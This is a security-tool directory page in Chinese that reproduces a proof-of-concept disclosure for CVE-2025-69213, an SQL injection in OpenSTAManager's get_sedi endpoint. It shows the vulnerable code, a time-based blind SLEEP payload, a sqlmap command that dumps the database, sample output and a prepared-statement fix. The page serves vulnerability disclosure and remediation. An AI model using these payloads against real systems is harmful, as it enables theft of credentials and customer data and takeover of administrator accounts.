Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2025-69213 — CVE-2025-69213的概念验证仓库,演示OpenSTAManager的ajax_complete.php端点中的SQL注入漏洞,包含基于时间的盲注利用和修复指南。 | Kitploit
工具/GitHubGitHub/lukasz-rybak/cve-2025-69213
漏洞分析漏洞利用Web应用程序漏洞利用渗透测试学习与教育数据库安全
GitHublukasz-rybak/cve-2025-69213

CVE-2025-69213

CVE-2025-69213的概念验证仓库,演示OpenSTAManager的ajax_complete.php端点中的SQL注入漏洞,包含基于时间的盲注利用和修复指南。

查看仓库
317个月前尚未审核
分享

CVE-2025-69213:OpenSTAManager 在 ajax_complete.php(get_sedi 端点)中存在 SQL 注入漏洞

概述

字段详情
CVE IDCVE-2025-69213
严重性高危
安全公告查看安全公告
发现者Lukasz Rybak

受影响产品

  • devcode-it/openstamanager(版本:<= 2.9.8)

CWE 分类

  • CWE-89:SQL 命令中使用的特殊元素中和不当('SQL 注入')

详细信息

摘要

ajax_complete.php 端点在处理 get_sedi 操作时存在 SQL 注入漏洞。已认证的攻击者可通过 idanagrafica 参数注入恶意 SQL 代码,导致未授权访问数据库。

概念验证

漏洞代码

文件: modules/anagrafiche/ajax/complete.php:28

case 'get_sedi':
    $idanagrafica = get('idanagrafica');
    $q = "SELECT id, CONCAT_WS( ' - ', nomesede, citta ) AS descrizione 
          FROM an_sedi 
          WHERE idanagrafica='".$idanagrafica."' ...";
    $rs = $dbo->fetchArray($q);

数据流

  1. 来源: $_GET['idanagrafica'] → get('idanagrafica')
  2. 漏洞点: 用户输入以单引号形式直接拼接进 SQL 查询
  3. 汇聚点: $dbo->fetchArray($q) 执行恶意查询

利用方式


手动 PoC(基于时间的盲注 SQLi):

GET /ajax_complete.php?op=get_sedi&idanagrafica=1' AND (SELECT 1 FROM (SELECT(SLEEP(5)))a) AND '1'='1 HTTP/1.1
Host: localhost:8081
Cookie: PHPSESSID=<valid-session>
图片

SQLMap 利用:

sqlmap -u "http://localhost:8081/ajax_complete.php?op=get_sedi&idanagrafica=1*" \
  --cookie="PHPSESSID=<session>" \
  --dbms=MySQL \
  --technique=T \
  --level=3 \
  --dump


SQLMap 输出:

[INFO] URI parameter '#1*' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
Parameter: #1* (URI)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: idanagrafica=1' AND (SELECT 2572 FROM (SELECT(SLEEP(5)))oOnc)-- rhVF
back-end DBMS: MySQL >= 5.0.12
图片

影响

  • 数据窃取: 可完整提取数据库,包括用户凭证、客户数据、财务记录
  • 权限提升: 修改 zz_users 表以获得管理员访问权限
  • 数据完整性: 未授权修改或删除记录
  • 潜在 RCE: 如果文件权限允许,可通过 SELECT ... INTO OUTFILE 实现

受影响版本

  • OpenSTAManager:已在最新版本中验证(截至 2025 年 12 月)
  • 所有使用此端点的版本均可能受影响

修复建议

使用预处理语句替代直接拼接:

修复前:

$idanagrafica = get('idanagrafica');
$q = "SELECT ... WHERE idanagrafica='".$idanagrafica."' ...";

修复后:

$idanagrafica = get('idanagrafica');
$q = "SELECT ... WHERE idanagrafica=".prepare($idanagrafica)." ...";

参考

  • OWASP SQL 注入:https://owasp.org/www-community/attacks/SQL_Injection
  • CWE-89:SQL 命令中使用的特殊元素中和不当

致谢

发现者:Łukasz Rybak

参考

  • https://github.com/devcode-it/openstamanager/security/advisories/GHSA-w995-ff8h-rppg
  • https://nvd.nist.gov/vuln/detail/CVE-2025-69213
  • https://github.com/advisories/GHSA-w995-ff8h-rppg

免责声明

此 CVE 已遵循协调漏洞披露规范进行负责任地披露。此处提供的信息仅供教育和防御目的使用。

下载工具

最受欢迎

查看全部 →

发现我们社区最常用的工具。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 终极 OSINT 工具包:调查图谱、置信度评分、别名家族、地图、时间线和报告。49 个模块、400+ 个站点,无需 API 密钥。

    640
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock 一键执行应用(CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    基于LLM的多智能体自主渗透测试平台,具备规划器/执行器智能体、资产与探索图谱、MITM流量记录以及漏洞复测功能。

    391
  • 4

    redforge

    cybersecurity91/redforge

    浏览器端红队工具包,包含 102 个离线工具,用于侦察、载荷生成、凭据攻击、加密、编码和交战报告。

    335
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI原生网络安全的行动系统——在这里,意图转化为受治理的执行,证据沉淀为运营记忆,每一次操作都让下一次更出色。

    258
  • 6

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    249

探索所有工具

浏览我们的工具集合

查看所有工具 →